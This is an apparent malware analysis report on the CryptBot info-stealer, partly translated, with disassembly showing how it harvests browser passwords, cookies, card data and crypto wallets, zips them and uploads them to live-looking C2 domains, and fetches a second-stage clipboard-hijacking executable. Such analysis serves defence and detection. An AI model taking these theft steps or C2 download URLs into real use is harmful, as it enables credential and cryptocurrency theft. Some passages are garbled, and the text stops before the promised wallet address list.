CRYPTBOT

Technical Analysis Report

Table Of Contents

Introduction

Over the past month, COVID-19 has significantly changed our lives. It's changed the way we work, commute (or not), interact with each other, and perhaps, interact with our software. For many working from home has required the use of VPN software to connect to our corporate network, conferencing software for remote communication and software programs to complete work tasks. To have access to programs and tools typically installed on office computers, employees working from home may have had to download these same programs to their home computers. Malware creators and distributors are taking advantage of this unusual situation, delivering fake installers for usually paid programs and VPN clients. This trend was recently observed in a Cryptbot attack. Although being a lesser-known info-stealer, Cryptbot has been very productive in the last couple of months with thousands of daily infections. Having arrived on the malware scene in the spring of 2019, it has since been providing unsuspecting victims with fake software in exchange for their private digital data.

Cryptbot combines complex evasion techniques and a rather simple social- engineering based distribution strategy to produce an interesting method of attack that manages to stay relatively hidden in the current malware landscape.

In this latest campaign, Cryptbot is delivered as a Trojan malware. Consistent with the ancient trojan horse, the info-stealer hides within legitimate software in order to be installed by its victims. Over its year of activity, it has been disguised as an installer of a free VPN application and as an installer of legitimate commercial software. For example, users looking for cracked versions of PhantomPDF editor, Adobe Illustrator or Malwarebytes AV have found themselves installing the info-stealer instead of their preferred programs.

Summary

The CryptBot malware in this version examined appeared in 2021-06-27.
It continued to spread by landing with unlicensed applications. First, the extension of the pest is .exe and is transmitted by this extension. Shortly after the first exe runs, it opens 2 sub-process and deletes itself from its position and continues with the process. Performs the actual harmful operations in the sub-process. It scans the location and system information of the computer, browsers such as Chrome, Mozilla Firefox, and prints the encrypted data such as registered credit card information, cookies, e-mail addresses, user names, passwords into the files it separates one by one. Then it creates temp files, takes screenshots of the computer at the beginning and at the end and creates an encrypted zip file and sends it to itself. Then it deletes all its files and stops the malware from working.

nxinf8kuks.exe Analysis

DOSYA ADI	nxinf8kuks.exe
MD5	663FDF847D6B11308415FF86EBFFC275
SHA1	6167FDF3CD9A585A44F24EB15D414281EDAD2485

When we examine this pest, it is seen that it is a manually packed file. During the analysis, the unpack process was applied manually.

First, it receives information about the system.

```
nxinf8kuks.unpc.011CD474
 call dword ptr ds:[<&GetSystemTimeAsFileTime>]
 mov eax,dword ptr ss:[ebp-8]
 xor eax,dword ptr ss:[ebp-C]
 mov dword ptr ss:[ebp-4],eax
 call dword ptr ds:[<&GetCurrentThreadId>]
 xor dword ptr ss:[ebp-4],eax
 call dword ptr ds:[<&GetCurrentProcessId>]
 xor dword ptr ss:[ebp-4],eax
 lea eax,dword ptr ss:[ebp-14]
 push eax
 call dword ptr ds:[<&QueryPerformanceCounter>]
 mov eax,dword ptr ss:[ebp-10]
 lea ecx,dword ptr ss:[ebp-4]
 xor eax,dword ptr ss:[ebp-14]
 xor eax,dword ptr ss:[ebp-4]
 xor eax,ecx
 leave
 ret
```

Gets command line directory to create processes and make changes with GetCommandLineA.

```
nxinf8kuks.unpc.011D881F
 call dword ptr ds:[<&GetCommandLineA>]
 mov dword ptr ds:[11ED554],eax ; 011ED554:&"\"C:\\Users\\      \\Desktop\\nxinF8KuKS.unpc.exe\""
 call dword ptr ds:[<&GetCommandLineW>]
 mov dword ptr ds:[11ED558],eax ; 011ED558:&L"\"C:\\Users\\      \\Desktop\\nxinF8KuKS.unpc.exe\""
 mov al,1
 ret
```

Api-ms-win-core-synch-l1-2-0.dll saves information and instructions for executable (exe) files such as dynamic link library files.

```
nxinf8kuks.unpc.011CC7F6
 call dword ptr ds:[<&InitializeCriticalSectionAndSpinCount>]
 push nxinf8kuks.unpc.11E3318 ; 11E3318:L"api-ms-win-core-synch-l1-2-0.dll"
 call dword ptr ds:[<&GetModuleHandleW>]
 mov esi,eax
 test esi,esi
 jne nxinf8kuks.unpc.11CC822

nxinf8kuks.unpc.011CC80D
 push nxinf8kuks.unpc.11E335C ; 11E335C:L"kernel32.dll"
 call dword ptr ds:[<&GetModuleHandleW>]
 mov esi,eax
 test esi,esi
 je nxinf8kuks.unpc.11CC8AE

nxinf8kuks.unpc.011CC822
 push nxinf8kuks.unpc.11E3378 ; 11E3378:"InitializeConditionVariable"
 push esi
 call dword ptr ds:[<&GetProcAddress>]
 push nxinf8kuks.unpc.11E3394 ; 11E3394:"SleepConditionVariableCS"
 push esi
 mov ebx,eax
 call dword ptr ds:[<&GetProcAddress>]
 push nxinf8kuks.unpc.11E33B0 ; 11E33B0:"wakeAllConditionVariable"
 push esi
 mov edi,eax
 call dword ptr ds:[<&GetProcAddress>]
 mov esi,eax
 test ebx,ebx
 je nxinf8kuks.unpc.11CC888

nxinf8kuks.unpc.011CC850
 test edi,edi
 je nxinf8kuks.unpc.11CC888

nxinf8kuks.unpc.011CC854
 test esi,esi
 je nxinf8kuks.unpc.11CC888
```

g-partners[.]top/dlc/distribution[.]php?pub=mixinte sends an http request to create sub-processes and prints the files using the Writefile and Readfile APIs.

```
nxinf8kuks.unpc.011C2905
 push esi
 call dword ptr ds:[<&InternetConnectA>]
 mov edi,dword ptr ds:[<&InternetCloseHandle>]
 mov ebx,eax ; eax:"g-partners.top"
 test ebx,ebx
 je nxinf8kuks.unpc.11C2971

nxinf8kuks.unpc.011C2918
 cmp dword ptr ss:[ebp-14],10
 lea ecx,dword ptr ss:[ebp-28] ; [ebp-28]:"/dlc/distribution.php?pub=mixinte"
 push 1
 cmovae ecx,dword ptr ss:[ebp-28] ; [ebp-28]:"/dlc/distribution.php?pub=mixinte"
 push 80400000
 push 0
 push 0
 push 0
 push ecx
 push nxinf8kuks.unpc.11E8F2C ; 11E8F2C:"GET"
 push ebx
 call dword ptr ds:[<&HttpOpenRequestA>]
 mov esi,eax ; eax:"g-partners.top"
 test esi,esi
 je nxinf8kuks.unpc.11C296B

nxinf8kuks.unpc.011C2943
 push esi
 call nxinf8kuks.unpc.11C2130
 push 0
 push 0
 push 0
 push 0
 push esi
 call dword ptr ds:[<&HttpSendRequestA>]
 test eax,eax ; eax:"g-partners.top"
 je nxinf8kuks.unpc.11C2968
```

```
nxinf8kuks.unpc.011CFB2A
 lea ebx,dword ptr ds:[ebx] ; ebx:&"g-pa/dlc/distribution.php?pub=mixinte HTTP/1.1", [ebx]:"g-pa/dlc/distribution.php?pub=mixinte HTTP/1.1"

nxinf8kuks.unpc.011CFB30
 movdqu xmm0,xmmword ptr ds:[esi] ; esi:"rtners.top"
 movdqu xmm1,xmmword ptr ds:[esi+10]
 movdqu xmmword ptr ds:[edi],xmm0 ; edi:"/dlc/distribution.php?pub=mixinte HTTP/1.1"
 movdqu xmmword ptr ds:[edi+10],xmm1 ; edi+10:"n.php?pub=mixinte HTTP/1.1"
 lea esi,dword ptr ds:[esi+20] ; esi:"rtners.top", esi+20:"media player"
 lea edi,dword ptr ds:[edi+20] ; edi:"/dlc/distribution.php?pub=mixinte HTTP/1.1", edi+20:"e HTTP/1.1"
 dec edx
 jne nxinf8kuks.unpc.11CFB30
```

The malware keeps the memory address in the EXE file it receives from the remote server and creates an exe file under the C:\Users\name\AppData\Local\Temp\{{iXOl-zQPtT-crzl-0mXLH}}\ directory.

```
nxinf8kuks.unpc.011C3F8D
mov byte ptr ss:[ebp-4],C ; C:'\f'
call nxinf8kuks.unpc.11CC0C0
push eax ; eax:".exe"
mov edx,nxinf8kuks.unpc.11ECA38 ; 11ECA38:&"C:\\Users\[redacted]\\AppData\\Local\\Temp\\{iXOl-zQPtT-crzl-0mXLH}\\"
lea ecx,dword ptr ss:[ebp-554] ; [ebp-554]:"@:z"
call nxinf8kuks.unpc.11CAC20
lea ecx,dword ptr ss:[ebp-264]
mov byte ptr ss:[ebp-4],D ; D:'\r'
push ecx
mov edx,eax ; eax:".exe"
lea ecx,dword ptr ss:[ebp-24C]
call nxinf8kuks.unpc.11CA970
add esp,8
mov byte ptr ss:[ebp-4],E
mov ecx,eax ; eax:".exe"
cmp dword ptr ds:[eax+14],10
jb nxinf8kuks.unpc.11C3FD0

nxinf8kuks.unpc.011C3FCE
mov ecx,dword ptr ds:[eax] ; eax:".exe"
```

It creates an exe file named 00909689773 by giving random values to the exe file it creates. C:\Users\name\AppData\Local\Temp\\{{iXOl-zQPtT-crzl-0mXLH}}\\00909689773.exe

```
nxinf8kuks.unpc.011CAA3D
mov eax,ebx
mov dword ptr ds:[ebx+14],0 ; ebx+14:"`wz"
movups xmm0,xmmword ptr ds:[edi] ; edi:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\{iXOl-zQPtT-crzl-0mXLH}\\00909689773.exe"
movups xmmword ptr ds:[ebx],xmm0
movq xmm0,qword ptr ds:[edi+10]
movq qword ptr ds:[ebx+10],xmm0
mov dword ptr ds:[edi+10],0
mov dword ptr ds:[edi+14],F
mov byte ptr ds:[edi],0 ; edi:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\{iXOl-zQPtT-crzl-0mXLH}\\00909689773.exe"
pop edi ; edi:&"C:\\Users\[redacted]\\AppData\\Local\\Temp\\{iXOl-zQPtT-crzl-0mXLH}\\00909689773.exe"
pop esi ; esi:".exe"
pop ebx
mov esp,ebp
pop ebp
ret
```

The malware drops some files during its operation. The hash information is as follows..

Dosya Adı	79331032056.exe
MD5	2081D43A914A66D1CB5C54FD3802DFB1
SHA1	8958C6E1E2FF8112C31846B706C52FF25028E182


After creating the files, it deletes itself and continues its malicious operations in its sub-process.

00909689773.exe Analysis


DOSYA	00909689773.exe
MD5	610FE925494BD7F87858672C17F7D917
SHA1	CA63E707905182D88DF434BC83E6094F91AA4D61

When we examine this malware, it is seen that it is a manually packed file. During the analysis, the unpack process was applied manually.

It takes the directory where the specified module is registered to perform various operations.



It registers itself to CurrentVersion to obtain permanence on the system.



Using the CreateDirectoryW API, it takes a temp directory and creates a randomly named LYOJYcHurFyK file under the handle of this directory.

```
00909689773.012CC5DC
mov esi,dword ptr ds:[<&CreateDirectoryw>]
lea eax,dword ptr ss:[esp+40]
push 0
push eax
call esi
push 208
lea eax,dword ptr ss:[esp+24C]
mov edx,00909689773.1386F9C ; 1386F9C:L"%Temp%\\"
push eax
push 00909689773.139C690 ; 139C690:&L"LYOJYcHURFYk"
lea ecx,dword ptr ss:[esp+1C]
call 00909689773.12C5BC0
add esp,4
mov ecx,eax
call 00909689773.12C5AC0
push eax
call edi
lea ecx,dword ptr ss:[esp+10]
call 00909689773.12C5AD0
push 208
lea eax,dword ptr ss:[esp+454]
mov edx,00909689773.1386F9C ; 1386F9C:L"%Temp%\\"
push eax
push 00909689773.138F050 ; 138F050:L"\\files_"
push 00909689773.139C690 ; 139C690:&L"LYOJYcHURFYk"
lea ecx,dword ptr ss:[esp+38]
call 00909689773.12C5BC0
add esp,4
lea ecx,dword ptr ss:[esp+1C]
mov edx,eax
call 00909689773.12C5D20
add esp,4
mov ecx,eax
call 00909689773.12C5AC0
push eax
call edi
lea ecx,dword ptr ss:[esp+10]
call 00909689773.12C5AD0
lea ecx,dword ptr ss:[esp+28]
call 00909689773.12C5AD0
push 208
lea eax,dword ptr ss:[esp+65C]
mov edx,00909689773.1386F9C ; 1386F9C:L"%Temp%\\"
push eax
push 00909689773.138F060 ; 138F060:L"\\files_\\files"
push 00909689773.139C690 ; 139C690:&L"LYOJYcHURFYk"
lea ecx,dword ptr ss:[esp+20]
call 00909689773.12C5BC0
add esp,4
lea ecx,dword ptr ss:[esp+34]
```

Browsers (Chrome, Mozilla Firefox, Internet Explorer) on the malicious systeminformation, browser history, saved passwords and email addresses.

```
00909689773.012C9E6E
call dword ptr ds:[<&GetPrivateProfileStringw>]
push 105
call 00909689773.1369D98
add esp,4
mov edi,eax
lea eax,dword ptr ss:[ebp-EE0]
push eax
lea eax,dword ptr ss:[ebp-6C0]
push eax
push 00909689773.138EEA0 ; 138EEA0:L"%wS\\Mozilla\\Firefox\\%wS"
push 104
push edi
call 00909689773.12C7130
add esp,14
lea eax,dword ptr ss:[ebp-2B0]
push edi
push 00909689773.138EED0 ; 138EED0:L"%wS\\cookies.sqlite"
push 104
push eax
call 00909689773.12C7130
push edi
push 00909689773.138EEF8 ; 138EEF8:L"%wS\\formhistory.sqlite"
lea eax,dword ptr ss:[ebp-4B8]
push 104
push eax
call 00909689773.12C7130
add esp,20
cmp word ptr ss:[ebp-2B0],0
je 00909689773.12CAC7A
```


```
03060F3   56              push esi
03060F4   FF75 0C         push dword ptr ss:[ebp+C]
03060F7   FF75 08         push dword ptr ss:[ebp+8]
03060FA   E8 A8010000     call 123.3062A7
03060FF   33C9            xor ecx,ecx
0306101   83C4 1C         add esp,1C
esi:L"C:\\Users\[redacted]\AppData\\Local\\Google\\Chrome\\User Data\\Profile 1\\Cookies"
```

```
00909689773.012C5DFA
mov eax,dword ptr fs:[0] ; eax:&L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data"
push eax ; eax:&L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data"
mov dword ptr fs:[0],esp
sub esp,C
push ebx
mov ebx,dword ptr ss:[ebp+C]
xor eax,eax ; eax:&L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data"
00909689773.012C4F53
push eax ; eax:L"C:\\Users\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
call edi
cmp eax,FFFFFFFF ; eax:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
```

It pulls the data in the logins table with a sql query. User's registered passwords, usernames and url information are targeted. While the password_value is kept encrypted, it decrypts it on the malicious system and writes it to the password.txt file.


```
00265D32   8D4A 02      lea ecx,dword ptr ds:[edx+2]        ecx:L"files_\\passwords.txt", edx+2:"LECT origin_url, username_value, password_value FROM
00265D35   66:8B02      mov ax,word ptr ds:[edx]            edx:"SELECT origin_url, username_value, password_value FROM logins"
00265D38   83C2 02      add edx,2                           edx:"SELECT origin_url, username_value, password_value FROM logins"
00265D3B   66:85C0      test ax,ax
00265D3E   75 F5        jne 123.265D35
00265D40   8B46 14      mov eax,dword ptr ds:[esi+14]
00265D43   2BD1         sub edx,ecx                         edx:"SELECT origin_url, username_value, password_value FROM logins", ecx:L"files_\\passwo
00265D45   8B4E 10      mov ecx,dword ptr ds:[esi+10]       ecx:L"files_\\passwords.txt"
00265D48   2BC1         sub eax,ecx                         ecx:L"files_\\passwords.txt"
00265D4A   D1FA         sar edx,1                           edx:"SELECT origin_url, username_value, password_value FROM logins"
00265D4C   3BD0         cmp edx,eax                         edx:"SELECT origin_url, username_value, password_value FROM logins"
```

```
002618F3   8BF0         mov esi,eax                         eax:L"C:\\Users\\        \AppData\\Local\\Temp\\        M\\files_\\passwords.txt"
002618F5   83C4 08      add esp,8
002618F8   85F6         test esi,esi
002618FA   0F84 8F010000 je 123.261A8F
00261900   8D85 94FBFFFF lea eax,dword ptr ss:[ebp-46C]
00261906   68 18703200  push 123.327018                     327018:L"a+"
0026190B   50           push eax                            eax:L"C:\\Users\        \AppData\\Local\\Temp\\        M\\files_\\passwords.txt"
0026190C   E8 48820A00  call 123.309B59
00261911   8BF8         mov edi,eax                         eax:L"C:\\Users\        \AppData\\Local\\Temp\\R        \files_\\passwords.txt"
00261913   83C4 08      add esp,8
00261916   85FF         test edi,edi
```



It takes malicious system information (username, computer name, cpu information, time and date, language used) with GetSystemInfo and prints it to the file named _Information.txt.

```
00909689773.012D9B83
 push dword ptr ss:[ebp-30]
 call dword ptr ds:[<&RegCloseKey>]
 lea eax,dword ptr ss:[ebp-12C]
 push eax
 call dword ptr ds:[<&GetSystemInfo>]
 lea eax,dword ptr ss:[ebp-108]
 mov dword ptr ss:[ebp-108],40 ; 40:'@'
 push eax
 call dword ptr ds:[<&GlobalMemoryStatusEx>]
 push 1FE
 lea eax,dword ptr ss:[ebp-1030]
 mov dword ptr ss:[ebp-50],FF
 push 0
■push eax
 call 00909689773.1363C90
 add esp,c
 lea eax,dword ptr ss:[ebp-34]
 push eax
 push 20119
 push 0
 push 00909689773.1390940 ; 1390940:L"SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000"
 push 80000002
 call edi
 test eax,eax
 jne 00909689773.12D9C31
```



With the GdipSaveImageToFile API, it takes a screenshot of the current computer and saves it in the _Files folder.

```
00909689773.012D44F6
■call dword ptr ds:[<&GdipSaveImageToFile>]
 test eax,eax ; eax:L"C:\\Users\\        \\AppData\\Local\\Temp\\LYOJYCHURFYk\\_Files\\_Screen_Desktop.jpeg"
 je 00909689773.12D4503

00909689773.012D4500
 mov dword ptr ds:[esi+8],eax ; eax:L"C:\\Users\\        \\AppData\\Local\\Temp\\LYOJYCHURFYk\\_Files\\_Screen_Desktop.jpeg"

00909689773.012D4503
 mov eax,dword ptr ds:[esi] ; eax:L"C:\\Users\\        \AppData\\Local\\Temp\\LYOJYCHURFYk\\_Files\\_Screen_Desktop.jpeg"
 mov ecx,esi
 push 1
 call dword ptr ds:[eax]
 push dword ptr ss:[ebp-20]
 call dword ptr ds:[<&DeleteObject>]
 push dword ptr ss:[ebp-28]
```

Web Data-Login Data is to create a google_chrome_new.txt file and print it in it.

```
309AD8   66:391E          cmp word ptr ds:[esi],bx        esi:L"C:\\Users\\z    \AppData\\Local\\Temp\\RvvvaZlM\\files_\\cookies\\google_chrome_new.txt"
309ADB   75 0D            jne 123.309AEA
309ADD   E8 E5500000      call 123.30EBC7
309AE2   C700 16000000    mov dword ptr ds:[eax],16
309AE8   EB DC            jmp 123.309AC6
309AEA   8D45 E4          lea eax,dword ptr ss:[ebp-1C]
309AED   50               push eax
309AEE   E8 FF770000      call 123.3112F2
```

It searches various bitcoin wallets and currencies to save and exchange information in the _Files/_Wallet directory.

```
00909689773.012D5DA4
 mov ecx,dword ptr ss:[ebp-28] ; [ebp-28]:L"%Temp%\\LYOJYCHURFYk\\_Files\\_Wallet\\Monero"
 lea edx,dword ptr ds:[edx*2+2]
 mov eax,ecx
 cmp edx,1000
 jb 00909689773.12D5DCC
```

```
00909689773.012C5D35
 mov ax,word ptr ds:[edx] ; edx:L"_Files\\_Wallet\\Exodus Eden"
 add edx,2 ; edx:L"_Files\\_Wallet\\Exodus Eden"
 test ax,ax
 jne 00909689773.12C5D35
```

```
00909689773.012C5D40
 mov eax,dword ptr ds:[esi+14]
 sub edx,ecx ; edx:L"_Files\\_Wallet\\Exodus Eden", ecx:L"_Files\\_Wallet\\Exodus Eden"
 mov ecx,dword ptr ds:[esi+10] ; ecx:L"_Files\\_Wallet\\Exodus Eden"
 sub eax,ecx ; ecx:L"_Files\\_Wallet\\Exodus Eden"
 sar edx,1 ; edx:L"_Files\\_Wallet\\Exodus Eden"
 cmp edx,eax ; edx:L"_Files\\_Wallet\\Exodus Eden"
 ja 00909689773.12C5D7E
```

```
00909689773.012D6190
 push 00909689773.138FF58 ; 138FF58:L"\\_Files\\_Wallet\\com.liberty.jaxx"
 mov edx,eax ; eax:&L"%Temp%\\LYOJYCHURFYk"
 mov dword ptr ss:[ebp-4],12
 lea ecx,dword ptr ss:[ebp-28]
 call 00909689773.12C5D20
 add esp,4
 cmp dword ptr ds:[eax+14],8
 jb 00909689773.12D61B1
```

```
09689773.012D61AF
v eax,dword ptr ds:[eax] ; eax:&L"%Temp%\\LYOJYCHURFYk", [eax]:L"%Temp%\\LYOJYCHURFYk"
```

It saves the information it finds in the relevant files it creates.

All the information he found is as follows;

-It saves cookie information in files named cookies.txt and AllCookies_list.txt.

-Saves system information (username,computername,cpu,used language,location) to files named_Information.txt and system_info.txt

-It saves the crypto wallets it finds and the registered credit card information in the files created named _Wallet and cryptocurrency.


- It saves all the passwords saved in the browsers, together with the user name and url information, in password.txt and AllPassword.txt files.

-Saves all e-mail and user names with verification codes to files named forms.txt and AllForms_list.txt.


The files created by the pest are as given in the table below.

files_	_Files	BsSbpBg.tmp
-cookies	_Cookies	gDdxsxGm.tmp
-cookies.txt	_AllCookies_list.txt	hrcoWpmT.tmp
-forms.txt	_AllForms_list.txt	JKFaiy.tmp
-password.txt	_AllPasswords_list.txt	IHCgPACsW.tmp
-system_info.txt	_Information.txt	vaqfZA.tmp
-screenshot.jpg	_Screen_Desktop.jpeg	MckYLbaLjxJrwW.zip
-cryptocurrency ElectronCash Electrum-btcp Electrum	_Wallet ElectronCash Electrum Electrum-btcp	NIsPPCaAe.zip


It prints the information saved in the Files_ file into a file named MckYLbaLjxJrwWzip.




After creating the zip file named MckYLbaLjxJrwW.zip, it creates another zip file named NIsPPCaAe, which belongs to the information saved in _files.



It connects with http://alemed12[.]top and sends the zip files it creates to this address.





By sending a request to http://otiasc[.]top/download[.]php?file=lv[.]exe, it downloads the lv.exe file and makes it run as a sub-process for a short time.

```
00909689773.012D315D
 push 00909689773.138F178 ; 138F178:L"http://otiasc01.top/download.php?file=lv.exe"
 push eax
 call dword ptr ds:[<&InternetOpenUrlw>]
 mov esi,eax
 mov dword ptr ss:[ebp-14],esi
 test esi,esi
 je 00909689773.12D35D0

00909689773.012D3176
 push 1000
 lea eax,dword ptr ss:[ebp-1698]
 push 0
 push eax
 call 00909689773.1363C90
 add esp,C
 push 1000
 push 0
 call dword ptr ds:[<&GetProcessHeap>]
 push eax
 call dword ptr ds:[<&RtlAllocateHeap>]
 mov ebx,eax
 xor edi,edi
 lea eax,dword ptr ss:[ebp-10]
 mov dword ptr ss:[ebp-10],edi
 push eax
 push 1000
 lea eax,dword ptr ss:[ebp-1698]
 push eax
 push esi
 mov esi,dword ptr ds:[<&InternetReadFile>]
 call esi
 test eax,eax
 je 00909689773.12D3227
```

It deletes the exe and all the files it creates using the timeout&del command.

lv.exe

Dosya Adı	lv.exe
MD5	1CA90B66B79DF8576C3D35BFAD0F33FA
SHA1	17291F5B80496EFC656A489C340D8856EEC27EE3

Sub-processes that lv.exe exercises;

- 4.exe-vpn.exe-cmd.exe-ping.exe-SmartClock.exe

lv.exe

It reads the ClipBoard data stored in the system, changes the addresses in the crypto wallets when the current conditions are met, and writes the addresses it keeps registered. It closes itself by making short-term changes on the system with the processes it runs under.

The crypto addresses in the malware are as follows;

